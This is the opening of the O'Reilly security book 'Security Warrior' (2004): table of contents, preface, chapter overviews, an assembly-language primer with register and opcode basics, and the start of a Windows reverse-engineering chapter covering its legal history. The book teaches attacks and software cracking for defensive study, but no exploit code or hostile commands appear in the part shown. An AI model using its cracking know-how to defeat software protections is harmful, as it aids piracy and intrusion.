


[< Day Day Up >](#)

NEXT 



- [Table of Contents](#)
- [Index](#)
- [Reviews](#)
- [Reader Reviews](#)
- [Errata](#)
- [Academic](#)

Security Warrior

By [Anton Chuvakin](#), [Cyrus Peikari](#)

Publisher: O'Reilly

Pub Date: January 2004

ISBN: 0-596-00545-8

Pages: 552

What's the worst an attacker can do to you? You'd better find out, right? That's what Security Warrior teaches you. Based on the principle that the only way to defend yourself is to understand your attacker in depth, Security Warrior reveals how your systems can be attacked. Covering everything from reverse engineering to SQL attacks, and including topics like social engineering, antiforensics, and common attacks against UNIX and Windows systems, this book teaches you to know your enemy and how to be prepared to do battle.


[< Day Day Up >](#)

NEXT 

[PREV](#)

[< Day](#) [Day Up >](#)

[NEXT](#) 



- [Table of Contents](#)
- [Index](#)
- [Reviews](#)
- [Reader Reviews](#)
- [Errata](#)
- [Academic](#)

Security Warrior

By [Anton Chuvakin](#), [Cyrus Peikari](#)

Publisher: O'Reilly

Pub Date: January 2004

ISBN: 0-596-00545-8

Pages: 552

[Copyright](#)

[Dedication](#)

[Preface](#)

[Organization of This Book](#)

[Part I: Software Cracking](#)

[Part II: Network Stalking](#)

[Part III: Platform Attacks](#)

[Part IV: Advanced Defense](#)

[Part V: Appendix](#)

[Conventions Used in This Book](#)

[Using Code Examples](#)

[Comments and Questions](#)

[Acknowledgments](#)

[Part I: Software Cracking](#)

[Chapter 1. Assembly Language](#)

[Section 1.1. Registers](#)

[Section 1.2. ASM Opcodes](#)

[Section 1.3. References](#)

[Chapter 2. Windows Reverse Engineering](#)

[Section 2.1. History of RCE](#)

[Section 2.2. Reversing Tools](#)

[Section 2.3. Reverse Engineering Examples](#)

[Section 2.4. References](#)

[Chapter 3. Linux Reverse Engineering](#)

[Section 3.1. Basic Tools and Techniques](#)

[Section 3.2. A Good Disassembly](#)

[Section 3.3. Problem Areas](#)

[Section 3.4. Writing New Tools](#)

[Section 3.5. References](#)

[Chapter 4. Windows CE Reverse Engineering](#)

[Section 4.1. Windows CE Architecture](#)

[Section 4.2. CE Reverse Engineering Fundamentals](#)

[Section 4.3. Practical CE Reverse Engineering](#)

[Section 4.4. Reverse Engineering serial.exe](#)

[Section 4.5. References](#)

[Chapter 5. Overflow Attacks](#)

[Section 5.1. Buffer Overflows](#)

[Section 5.2. Understanding Buffers](#)

[Section 5.3. Smashing the Stack](#)

[Section 5.4. Heap Overflows](#)

[Section 5.5. Preventing Buffer Overflows](#)

[Section 5.6. A Live Challenge](#)

[Section 5.7. References](#)

[Part II: Network Stalking](#)

[Chapter 6. TCP/IP Analysis](#)

[Section 6.1. A Brief History of TCP/IP](#)

[Section 6.2. Encapsulation](#)

[Section 6.3. TCP](#)

[Section 6.4. IP](#)

[Section 6.5. UDP](#)

[Section 6.6. ICMP](#)

[Section 6.7. ARP](#)

[Section 6.8. RARP](#)

[Section 6.9. BOOTP](#)

[Section 6.10. DHCP](#)

[Section 6.11. TCP/IP Handshaking](#)

[Section 6.12. Covert Channels](#)

[Section 6.13. IPv6](#)

[Section 6.14. Ethereal](#)

[Section 6.15. Packet Analysis](#)

[Section 6.16. Fragmentation](#)

[Section 6.17. References](#)

[Chapter 7. Social Engineering](#)

[Section 7.1. Background](#)

[Section 7.2. Performing the Attacks](#)

[Section 7.3. Advanced Social Engineering](#)

[Section 7.4. References](#)

[Chapter 8. Reconnaissance](#)

[Section 8.1. Online Reconnaissance](#)

[Section 8.2. Conclusion](#)

[Section 8.3. References](#)

[Chapter 9. OS Fingerprinting](#)

[Section 9.1. Telnet Session Negotiation](#)

[Section 9.2. TCP Stack Fingerprinting](#)

[Section 9.3. Special-Purpose Tools](#)

[Section 9.4. Passive Fingerprinting](#)

[Section 9.5. Fuzzy Operating System Fingerprinting](#)

[Section 9.6. TCP/IP Timeout Detection](#)

[Section 9.7. References](#)

[Chapter 10. Hiding the Tracks](#)

[Section 10.1. From Whom Are You Hiding?](#)

[Section 10.2. Postattack Cleanup](#)

[Section 10.3. Forensic Tracks](#)

[Section 10.4. Maintaining Covert Access](#)

[Section 10.5. References](#)

[Part III: Platform Attacks](#)

[Chapter 11. Unix Defense](#)

[Section 11.1. Unix Passwords](#)

[Section 11.2. File Permissions](#)

[Section 11.3. System Logging](#)

[Section 11.4. Network Access in Unix](#)

[Section 11.5. Unix Hardening](#)

[Section 11.6. Unix Network Defense](#)

[Section 11.7. References](#)

[Chapter 12. Unix Attacks](#)

[Section 12.1. Local Attacks](#)

[Section 12.2. Remote Attacks](#)

[Section 12.3. Unix Denial-of-Service Attacks](#)

[Section 12.4. References](#)

[Chapter 13. Windows Client Attacks](#)

[Section 13.1. Denial-of-Service Attacks](#)

[Section 13.2. Remote Attacks](#)

[Section 13.3. Remote Desktop/Remote Assistance](#)

[Section 13.4. References](#)

[Chapter 14. Windows Server Attacks](#)

[Section 14.1. Release History](#)

[Section 14.2. Kerberos Authentication Attacks](#)

[Section 14.3. Kerberos Authentication Review](#)

[Section 14.4. Defeating Buffer Overflow Prevention](#)

[Section 14.5. Active Directory Weaknesses](#)

[Section 14.6. Hacking PKI](#)

[Section 14.7. Smart Card Hacking](#)

[Section 14.8. Encrypting File System Changes](#)

[Section 14.9. Third-Party Encryption](#)

[Section 14.10. References](#)

[Chapter 15. SOAP XML Web Services Security](#)

[Section 15.1. XML Encryption](#)

[Section 15.2. XML Signatures](#)

[Section 15.3. Reference](#)

[Chapter 16. SQL Injection](#)

[Section 16.1. Introduction to SQL](#)

[Section 16.2. SQL Injection Attacks](#)

[Section 16.3. SQL Injection Defenses](#)

[Section 16.4. PHP-Nuke Examples](#)

[Section 16.5. References](#)

[Chapter 17. Wireless Security](#)

- [Section 17.1. Reducing Signal Drift](#)
- [Section 17.2. Problems with WEP](#)
- [Section 17.3. Cracking WEP](#)
- [Section 17.4. Practical WEP Cracking](#)
- [Section 17.5. VPNs](#)
- [Section 17.6. TKIP](#)
- [Section 17.7. SSL](#)
- [Section 17.8. Airborne Viruses](#)
- [Section 17.9. References](#)

[Part IV: Advanced Defense](#)

[Chapter 18. Audit Trail Analysis](#)

- [Section 18.1. Log Analysis Basics](#)
- [Section 18.2. Log Examples](#)
- [Section 18.3. Logging States](#)
- [Section 18.4. When to Look at the Logs](#)
- [Section 18.5. Log Overflow and Aggregation](#)
- [Section 18.6. Challenge of Log Analysis](#)
- [Section 18.7. Security Information Management](#)
- [Section 18.8. Global Log Aggregation](#)
- [Section 18.9. References](#)

[Chapter 19. Intrusion Detection Systems](#)

- [Section 19.1. IDS Examples](#)
- [Section 19.2. Bayesian Analysis](#)
- [Section 19.3. Hacking Through IDSs](#)
- [Section 19.4. The Future of IDSs](#)
- [Section 19.5. Snort IDS Case Study](#)
- [Section 19.6. IDS Deployment Issues](#)
- [Section 19.7. References](#)

[Chapter 20. Honeypots](#)

- [Section 20.1. Motivation](#)
- [Section 20.2. Building the Infrastructure](#)
- [Section 20.3. Capturing Attacks](#)
- [Section 20.4. References](#)

[Chapter 21. Incident Response](#)

- [Section 21.1. Case Study: Worm Mayhem](#)
- [Section 21.2. Definitions](#)
- [Section 21.3. Incident Response Framework](#)
- [Section 21.4. Small Networks](#)
- [Section 21.5. Medium-Sized Networks](#)
- [Section 21.6. Large Networks](#)
- [Section 21.7. References](#)

[Chapter 22. Forensics and Antiforensics](#)

- [Section 22.1. Hardware Review](#)
- [Section 22.2. Information Detritus](#)
- [Section 22.3. Forensics Tools](#)
- [Section 22.4. Bootable Forensics CD-ROMs](#)
- [Section 22.5. Evidence Eliminator](#)

[Section 22.6. Forensics Case Study: FTP Attack](#)

[Section 22.7. References](#)

[Part V: Appendix](#)

[Appendix A. Useful SoftICE Commands and Breakpoints](#)

[Section A.1. SoftICE Commands](#)

[Section A.2. Breakpoints](#)

[Colophon](#)

[Index](#)

 PREV

< Day Day Up >

NEXT 

 PREV

[< Day Day Up >](#)

 NEXT

Copyright —2004 O'Reilly Media, Inc.

Printed in the United States of America.

Published by O'Reilly Media, Inc. 1005 Gravenstein Highway North, Sebastopol, CA 95472.

O'Reilly & Associates books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (<http://safari.oreilly.com>). For more information, contact our corporate/institutional sales department: (800) 998-9938 or corporate@oreilly.com.

Nutshell Handbook, the Nutshell Handbook logo, and the O'Reilly logo are registered trademarks of O'Reilly Media, Inc. Security Warrior, the image of Sumo wrestlers, and related trade dress are trademarks of O'Reilly Media, Inc.

Many of the designations used by manufacturers and sellers to distinguish their products are claimed as trademarks. Where those designations appear in this book, and O'Reilly & Associates was aware of a trademark claim, the designations have been printed in caps or initial caps.

While every precaution has been taken in the preparation of this book, the publisher and authors assume no responsibility for errors or omissions, or for damages resulting from the use of the information contained herein.


 PREV

[< Day Day Up >](#)

 NEXT

 PREV

[< Day](#) [Day Up >](#)

 NEXT

Dedication

Dr. Cyrus Peikari is humbled before Bahá'u'lláh, the Glory of God. He also thanks his students, teachers, and fellow seekers of knowledge. Dr. Peikari is also grateful to his family for their support and encouragement.

—Dr. Cyrus Peikari

The part of the book for which I am responsible is dedicated to Olga, who put up with me during all those evenings I spent working on the book and who actually encouraged me to write when I was getting lazy.

—Dr. Anton Chuvakin

 PREV

[< Day](#) [Day Up >](#)

 NEXT

 PREV

[< Day](#) [Day Up >](#)

NEXT 

Preface

...All samurai ought certainly apply themselves to the study of military science. But a bad use can be made of this study to puff oneself up and disparage one's colleagues by a lot of high-flown but incorrect arguments that only mislead the young and spoil their spirit. For this kind gives forth a wordy discourse that may appear to be correct and proper enough, but actually he is striving for effect and thinking only of his own advantage, so the result is the deterioration of his character and the loss of the real samurai spirit. This is a fault arising from a superficial study of the subject, so those who begin it should never be satisfied to go only halfway but persevere until they understand all the secrets and only then return to their former simplicity and live a quiet life....

—Daidoji Yuzan, The Code of the Samurai [1]

[1] Samurai quote courtesy of <http://www.samurai-archives.com>.

This book offers unique methods for honing your information security (infosec) technique. The typical reader is an intermediate- to advanced-level practitioner. But who among us is typical? Each of us approaches infosec with distinctive training and skill. Still, before you spend your hard-earned money on this book, we will try to describe the target reader.

As an example, you might enjoy this book if you already have experience with networking and are able to program in one or more languages. Although your interest in infosec might be new, you have already read at least a few technical books on the subject, such as Practical UNIX & Internet Security from O'Reilly. You found those books to be informative, and you would like to read more of the same, but hopefully covering newer topics and at a more advanced level. Rather than an introductory survey of security from the defensive side, you would like to see through an attacker's eyes.

You are already familiar with basic network attacks such as sniffing, spoofing, and denial-of-service. You read security articles and vulnerability mailing lists online, and you know this is the best way to broaden your education. However, you now want a single volume that can quickly ratchet your knowledge level upward by a few notches.

Instead of reading a simple catalog of software tools, you would like to delve deeper into underlying concepts such as packet fragmentation, overflow attacks, and operating system fingerprinting. You likewise want more on forensics, honeypots, and the psychological basis of social engineering. You also enjoy novel challenges such as implementing Bayesian intrusion detection and defending against wireless "airborne" viruses. Before buying into Microsoft's Trustworthy Computing initiative, you would like to delve deeper into Windows XP attacks and Windows Server weaknesses.

These are some of the topics we cover. Although some parts will necessarily be review for more advanced users, we also cover unique topics that might gratify even seasoned veterans. To give one example, we cover reverse code engineering (RCE), including the esoteric subjects of Linux and embedded RCE. RCE is indispensable for dissecting malicious code, unveiling corporate spyware, and extracting application vulnerabilities, but until this book it has received sparse coverage in the printed literature.

This book is not married to a particular operating system, since many of you are responsible for protecting mixed networks. We have chosen to focus on security from the attacking side, rather than from the defending side. A good way to build an effective defense is to understand and anticipate potential attacks.

Throughout the text we have tried to avoid giving our personal opinions too often. However, to some extent we must, or this would be nothing more than a dry catalog of facts. We ask your forgiveness for editorializing, and we make no claim that our opinions are authoritative, or even correct. Human opinion is diverse and inherently flawed. At the very least, we hope to provide a counterpoint to your own views on a controversial subject. We also provide many anecdotal examples to help enliven some of the heavier subjects.

We have made a special effort to provide you with helpful references at the end of each chapter. These references

 PREV

[< Day](#) [Day Up >](#)

NEXT 

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

Organization of This Book

You do not have to read this book sequentially. Most of the chapters can be read independently. However, many readers prefer to pick up a technical book and read the chapters in order. To this end, we have tried to organize the book with a useful structure. The following sections outline the main parts of the book and give just a few of the highlights from each chapter.

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

 PREV

< Day Day Up >

NEXT 

Part I: Software Cracking

Part I of this book primarily focuses on software reverse engineering, also known as reverse code engineering or RCE. As you will read, RCE plays an important role in network security. However, until this book, it has received sparse coverage in the printed infosec literature. In Part I, after a brief introduction to assembly language ([Chapter 1](#)), we begin with RCE tools and techniques on Windows platforms ([Chapter 2](#)), including some rather unique cracking exercises. We next move into the more esoteric field of RCE on Linux ([Chapter 3](#)). We then introduce RCE on embedded platforms ([Chapter 4](#))—specifically, cracking applications for Windows Mobile platforms (Windows CE, Pocket PC, Smartphone) on ARM-based processors. Finally, we cover overflow attacks ([Chapter 5](#)), and we build on the RCE knowledge gained in previous chapters to exploit a live buffer overflow.

 PREV

< Day Day Up >

NEXT 

 PREV

< Day Day Up >

NEXT 

Part II: Network Stalking

[Part II](#) lays the foundation for understanding the network attacks presented later in the book. In [Chapter 6](#), we review security aspects of TCP/IP, including IPV6, and we cover fragmentation attack tools and techniques. [Chapter 7](#) takes a unique approach to social engineering, using psychological theories to explore possible attacks. [Chapter 8](#) moves into network reconnaissance, while in [Chapter 9](#) we cover OS fingerprinting, including passive fingerprinting and novel tools such as XProbe and Ring. [Chapter 10](#) provides an advanced look at how hackers hide their tracks, including anti-forensics and IDS evasion.

 PREV

< Day Day Up >

NEXT 

 PREV

< Day Day Up >

NEXT 

Part III: Platform Attacks

[Part III](#) opens with a review of Unix security fundamentals ([Chapter 11](#)) before moving into Unix attacks ([Chapter 12](#)). In contrast, the two Windows security chapters cover client ([Chapter 13](#)) and server ([Chapter 14](#)) attacks, since exploits on these two platforms are idiosyncratic. For example, on Windows XP, we show how to exploit weaknesses in Remote Assistance, while on Windows Server, we show theoretical ways to crack Kerberos authentication. [Chapter 15](#) covers SOAP XML web services security, and [Chapter 16](#) examines SQL injection attacks. Finally, we cover wireless security ([Chapter 17](#)), including wireless LANs and embedded, mobile malware such as "airborne viruses."

 PREV

< Day Day Up >

NEXT 

 PREV

< Day Day Up >

NEXT 

Part IV: Advanced Defense

In [Part IV](#), we cover advanced methods of network defense. For example, [Chapter 18](#) covers audit trail analysis, including log aggregation and analysis. [Chapter 19](#) breaks new ground with a practical method for applying Bayes's Theorem to network IDS placement. [Chapter 20](#) provides a step-by-step blueprint for building your own honeypot to trap attackers. [Chapter 21](#) introduces the fundamentals of incident response, while [Chapter 22](#) reviews forensics tools and techniques on both Unix and Windows.

 PREV

< Day Day Up >

NEXT 

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

Part V: Appendix

Finally, the [Appendix](#) at the end of the book provides list of useful SoftIce commands and breakpoints.

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

Conventions Used in This Book

The following typographical conventions are used in this book:

Plain text

Indicates menu titles, menu options, menu buttons, and keyboard accelerators (such as Alt and Ctrl)

Italic

Indicates new terms, example URLs, email addresses, filenames, file extensions, pathnames, directories, and Unix utilities

Constant width

Indicates commands, options, switches, variables, attributes, keys, functions, types, classes, namespaces, methods, modules, properties, parameters, values, objects, events, event handlers, XML tags, HTML tags, macros, the contents of files, or the output from commands

Constant width bold


Shows commands or other text that should be typed literally by the user

Constant width italic

Shows text that should be replaced with user-supplied values



This icon signifies a tip, suggestion, or general note.



This icon indicates a warning or caution.

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

Using Code Examples

This book is here to help you get your job done. In general, you may use the code in this book in your programs and documentation. You do not need to contact us for permission unless you're reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing a CD-ROM of examples from O'Reilly books does require permission. Answering a question by citing this book and quoting example code does not require permission.

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

Comments and Questions

Please address comments and questions concerning this book to the publisher:

O'Reilly & Associates, Inc. 1005 Gravenstein Highway North Sebastopol, CA 95472 (800) 998-9938 (in the United States or Canada) (707) 829-0515 (international or local) (707) 829-0104 (fax)

We have a web page for this book, where we list errata, examples, and any additional information. You can access this page at:

<http://www.securitywarrior.com>

To comment or ask technical questions about this book, send email to:

bookquestions@oreilly.com

Or please contact the authors directly via email:

CyrusPeikari: contact@airscanner.com AntonChuvakin: anton@chuvakin.org

For more information about our books, conferences, Resource Centers, and the O'Reilly Network, see our web site at:

<http://www.oreilly.com>

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT

Acknowledgments

Before proceeding, we would like to thank the many experts who provided suggestions, criticism, and encouragement. We are especially grateful to the two contributing writers, Seth Fogie and Mammon_, without whose additions this book would have been greatly diminished. Colleen Gorman and Patricia Peikari provided additional proofreading. We also thank O'Reilly's technical reviewers, each of whom provided valuable feedback. In no particular order, the technical reviewers were Jason Garman, John Viega, Chris Gerg, Bill Gallmeister, Bob Byrnes, and Fyodor (the author of Nmap).

—Cyrus Peikari

—Anton Chuvakin

 PREV

[< Day](#) [Day Up >](#)

 NEXT

[PREV](#)[< Day Day Up >](#)[NEXT](#)

Part I: Software Cracking

Part I of this book primarily focuses on software reverse engineering, also known as reverse code engineering or RCE. As you will read, RCE plays an important role in network security. However, until this book, it has received sparse coverage in the printed infosec literature. In Part I, after a brief introduction to assembly language ([Chapter 1](#)), we begin with RCE tools and techniques on Windows platforms ([Chapter 2](#)), including some rather unique cracking exercises. We next move into the more esoteric field of RCE on Linux ([Chapter 3](#)). We then introduce RCE on embedded platforms ([Chapter 4](#))—specifically, cracking applications for Windows Mobile platforms (Windows CE, Pocket PC, Smartphone) on ARM-based processors. Finally, we cover overflow attacks ([Chapter 5](#)), and we build on the RCE knowledge gained in previous chapters to exploit a live buffer overflow.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

[PREV](#)[< Day Day Up >](#)[NEXT](#)

Chapter 1. Assembly Language

This chapter provides a brief introduction to assembly language (ASM), in order to lay the groundwork for the reverse engineering chapters in [Part I](#). This is not a comprehensive guide to learning ASM, but rather a brief refresher for those already familiar with the subject. Experienced ASM users should jump straight to [Chapter 2](#).

From a cracker's point of view, you need to be able to understand ASM code, but not necessarily program in it (although this skill is highly desirable). ASM is one step higher than machine code, and it is the lowest-level language that is considered (by normal humans) to be readable. ASM gives you a great deal of control over the CPU. Thus, it is a powerful tool to help you cut through the obfuscation of binary code. Expert crackers dream in assembly language.

In its natural form, a program exists as a series of ones and zeroes. While some operating systems display these numbers in a hex format (which is much easier to read than a series of binary data), humans need a bridge to make programming—or understanding compiled code—more efficient.

When a processor reads the program file, it converts the binary data into instructions. These instructions are used by the processor to perform mathematical calculations on data, to move data around in memory, and to pass information to and from inputs and outputs, such as the keyboard and screen. However, the number of instruction sets and how they work varies, depending on the processor type and how powerful it is. For example, an Intel processor, such as the Pentium 4, has an extensive set of instructions, whereas a RISC processor has a limited set. The difference can make one processor more desirable in certain environments. Issues such as space, power, and heat flux are considered before a processor is selected for a device. For example, in handheld devices, a RISC-based processor such as ARM is preferable. A Pentium 4 would not only eat the battery in a few minutes, but the user would have to wear oven mitts just to hold the device.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

1.1 Registers

While it is possible for a processor to read and write data directly from RAM, or even the cache, it would create a bottleneck. To correct this problem, processors include a small amount of internal memory. The memory is split up into placeholders known as registers. Depending on the processor, each register may hold from 8 bits to 128 bits of information; the most common is 32 bits. The information in a register could include a value to be used directly by the processor, such as a decimal number. The value could also be a memory address representing the next line of code to execute. Having the ability to store data locally means the processor can more easily perform memory read and write operations. This ability in turn increases the speed of the program by reducing the amount of reading/writing between RAM and the processor.

In the typical x86 processor, there are several key registers that you will interact with while reverse engineering. [Figure 1-1](#) shows a screenshot of the registers on a Windows XP machine using the debug -r command (the -u command provides a disassembly).

Figure 1-1. Example registers on an x86 processor shown using the debug -r command on Windows XP

```
C:\WINDOWS\System32\cmd.exe - debug
G:\DOCUMENTS\sfogic>debug
AX=0000 BX=0000 CX=0000 DX=0000 SP=FEEF BP=0000 SI=0000 DI=0000
DS=1380 ES=1380 SS=1380 CS=1380 IP=0100 MU UP EI PL NZ NA PO NC
1380:0100 0000 ADD [BX+SI].AL DS=0000-CD
"_
1380:0100 0000 ADD [BX+SI].AL
1380:0102 0000 ADD [BX+SI].AL
1380:0104 0000 ADD [BX+SI].AL
1380:0106 0000 ADD [BX+SI].AL
1380:0108 0000 ADD [BX+SI].AL
1380:010A 0000 ADD [BX+SI].AL
1380:010C 0000 ADD [BX+SI].AL
1380:010E 0000 ADD [BX+SI].AL
1380:0110 0000 ADD [BX+SI].AL
1380:0112 0000 ADD [BX+SI].AL
1380:0114 0000 ADD [BX+SI].AL
1380:0116 0000 ADD [BX+SI].AL
1380:0118 0000 ADD [BX+SI].AL
1380:011A 0000 ADD [BX+SI].AL
1380:011C 3400 XOR AL,00
1380:011E 6F DB 6F
1380:011F 1300 ADC AX,[BX+SI]
```

The following list explains how each register is used:

AX

Principle register used in arithmetic calculations. Often called the accumulator, AX is frequently used to accumulate the results of an arithmetic calculation.

BX (BP)

The base register is typically used to store the base address of the program.

CX

The count register is often used to hold a value representing the number of times a process is to be repeated.

DX

The data register value simply holds general data.

SI and DI

 PREV

[< Day](#) [Day Up >](#)

NEXT 

[PREV](#)[< Day Day Up >](#)[NEXT](#)

1.2 ASM Opcodes

Now that you understand registers and how memory is accessed, here's a quick overview of how opcodes are used. This is a brief summary only, since each processor type and version will have a different instruction set. Some variations are minor, such as using JMP (jump) versus B (branch) to redirect the processor to code in memory. Other variations, such as the number of opcodes available to the processor, have a much larger impact on how a program works.

Opcodes are the actual instructions that a program performs. Each opcode is represented by one line of code, which contains the opcode and the operands that are used by the opcode. The number of operands varies depending on the opcode. However, the size of the line is always limited to a set length in a program's memory. In other words, a 16-bit program will have a 1-byte opcode and a 1-byte operand, whereas a 32-bit program will have a 2-byte opcode and a 2-byte operand. Note that this is just one possible configuration and is not the case with all instruction sets.

As stated previously, the entire suite of opcodes available to a processor is called an instruction set. Each processor requires its own instruction set. You must be familiar with the instruction set a processor is using before reverse engineering on that device. Without understanding the vagaries among opcodes, you will spend countless hours trying to determine what a program is doing. This can be quite difficult when you're faced with such confusing opcodes as UMULLS R9, R0, R0, R0 (discussed in [Chapter 4](#)). Without first being familiar with the ARM instruction set, you probably would not guess that it performs an unsigned multiply long if the LS status is set, and then updates the status flags accordingly after it executes.

One final note: when programs are disassembled, the ASM output syntax may vary according to the disassembler you are using. A particular disassembler may place operands in reverse order from another disassembler. In many of the Linux examples in this book, the equivalent command:

```
mov %edx,%ecx
```

on Windows reads:

```
mov ecx,edx
```

because of the particular disassemblers mentioned in the text.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

 PREV

< Day Day Up >

NEXT 

1.3 References

- The Art of Assembly Langage. (http://webster.cs.ucr.edu/Page_asm/ArtOfAsm.html)
- Assembly Language Step-by-Step: Programming with DOS and Linux (with CD-ROM), by Jeff Duntemann. John Wiley & Sons, May 2000.
- An Assembly Language Introduction to Computer Architecture: Using the Intel Pentium, by Karen Miller and Jim Goodman. Oxford University Press, March 1999.
- IA-32 Intel® Architecture Software Developers Manual. (
<http://www.intel.com/design/Pentium4/manuals/24547012.pdf>)
- Intel® XScale™ Microarchitecture Assembly Language Quick Reference Card. (
<http://www.intel.com/design/iio/swsup/11139.htm>)

 PREV

< Day Day Up >

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

Chapter 2. Windows Reverse Engineering

Software reverse engineering, also known as reverse code engineering (RCE), is the art of dissecting closed-source binary applications. Unlike open source software, which theoretically can be more easily peer-reviewed for security, closed source software presents the user with a "black box." Historically, RCE has been performed on Windows platforms, but there is now a growing need for expert Linux reversers as well, as we will explain in [Chapter 3](#).

RCE allows you to see inside the black box. By disassembling a binary application, you can observe the program execution at its lowest levels. Once the application is broken down to machine language, a skilled practitioner can trace the operation of any binary application, no matter how well the software writer tries to protect it.

As a security expert, why would you want to learn RCE? The most common reason is to reverse malware such as viruses or Trojans. The antivirus industry depends on the ability to dissect binaries in order to diagnose, disinfect, and prevent them. In addition, the proliferation of unethical commercial spyware and software antipiracy protections that "phone home" raises serious privacy concerns.



In this chapter, we work on desktop Windows operating systems. Since Windows is a closed source and often hostile platform, by Darwinian pressure Windows RCE has now matured to the pinnacle of its technology. In subsequent chapters, we touch upon the emerging science of RCE on other platforms, including Linux and Windows CE, in which RCE is still in its infancy.

The legality of RCE is still in question in many areas. Most commercial software ships with a "click-through" end-user license agreement (EULA). According to the software manufacturers, clicking "I AGREE" when you install software contractually binds you to accept their licensing terms. Most EULAs include a clause that prevents the end user from reverse engineering the application, in order to protect the intellectual property of the manufacturer. In fact, the Digital Millennium Copyright Act (DMCA) now provides harsh criminal penalties for some instances of reverse engineering.

For example, those of us who spoke at the Defcon 9 computer security conference in Las Vegas in July 2001 were shocked and distressed to hear that one of our fellow speakers had been arrested simply for presenting his academic research. Following his speech on e-book security, Dmitry Sklyarov, a 27-year-old Russian citizen and Ph.D. student, was arrested on the premises of the Alexis Park Hotel. This FBI arrest was instigated by a complaint from Adobe Systems, maker of the e-book software in question.

In a move that seemed to give new legal precedent to the word, when obtaining the warrant the FBI agent adduced written proof that Defcon was advertised as a "hacker" conference and asserted that the speakers must therefore be criminals. However, the arresting FBI agent neglected to note in this warrant request that other high-ranking law enforcement officers, members of the military, and even fellow FBI agents have been featured speakers at this same "hacker" conference and its harbinger, Black Hat. In fact, Richard Clarke, Special Advisor to President Bush for Cyberspace Security, spoke at Defcon the following year.

Sklyarov helped create the Advanced eBook Processor (AEBPR) software for his Russian employer, Elcomsoft. According to Elcomsoft, their software permits e-book owners to translate Adobe's secure e-book format into the more common Portable Document Format (PDF). Since the software only works on legitimately purchased e-books, it does not inherently promote copyright violations. It is useful for making legitimate backups in order to protect valuable data.

Sklyarov was charged with distributing a product designed to circumvent copyright protection measures, which was now illegal under the DMCA (described later in this section). Widespread outcry by academics and civil libertarians followed, and protests gained momentum outside of Adobe offices in major cities around the world. Adobe, sensing its grave error, immediately backpedaled—but it was too little, too late. The damage had been done.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

< Day Day Up >

NEXT 

2.1 History of RCE

"Modern" RCE started with programmers who circumvented copy protection on classic computer games, such as those written for the Apple II in the early 1980s. Although this trend quickly became a way to distribute pirated computer software, a core of experts remained who developed the RCE field purely for academic reasons.

One of the legendary figures of those heady days was the Old Red Cracker, (+ORC). Not only was +ORC a genius software reverser, he was a prolific author and teacher of the subject. His classic texts are still considered mandatory reading for RCE students.

In order to further RCE research, +ORC founded the High Cracking University, or +HCU. The "+" sign next to a nickname, or "handle," designated members of the +HCU. The +HCU students included the most elite Windows reversers in the world. Each year the +HCU published a new reverse engineering challenge, and the authors of a handful of the best written responses were invited as students for the new school year.

One of the professors, known as +Fravia, maintained a motley web site known as "+Fravia's Pages of Reverse Engineering." In this forum +Fravia not only challenged programmers, but society itself to "reverse engineer" the brainwashing of a corrupt and rampant materialism. At one point +Fravia's site was receiving millions of traffic hits per year, and its influence was widespread.

Today, most of the old +HCU has left Windows for the less occult Linux platform; only a few, such as +Tsehp, have remained to reverse Windows software. A new generation of reversers has rediscovered the ancient texts and begun to advance the science once again. Meanwhile, +Fravia himself can still be found wandering his endless library at <http://www.searchlores.org>.

 PREV

< Day Day Up >

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 


2.2 Reversing Tools

As a software reverse engineer, you are only as good as your tools. Before diving into practical examples later in the chapter, we first review some of the classic Windows RCE tools. Some you can learn in a day, while others may take years to master.

2.2.1 Hex Editors

To edit binaries in hexadecimal (or opcode patching), you need a good hex editor. One of the best is Ultra Edit, by Ian Meade (<http://www.ultraedit.com/>), shown in [Figure 2-1](#).

Figure 2-1. For opcode patching, we recommend UltraEdit, an advanced Windows hex editor



2.2.2 Disassemblers

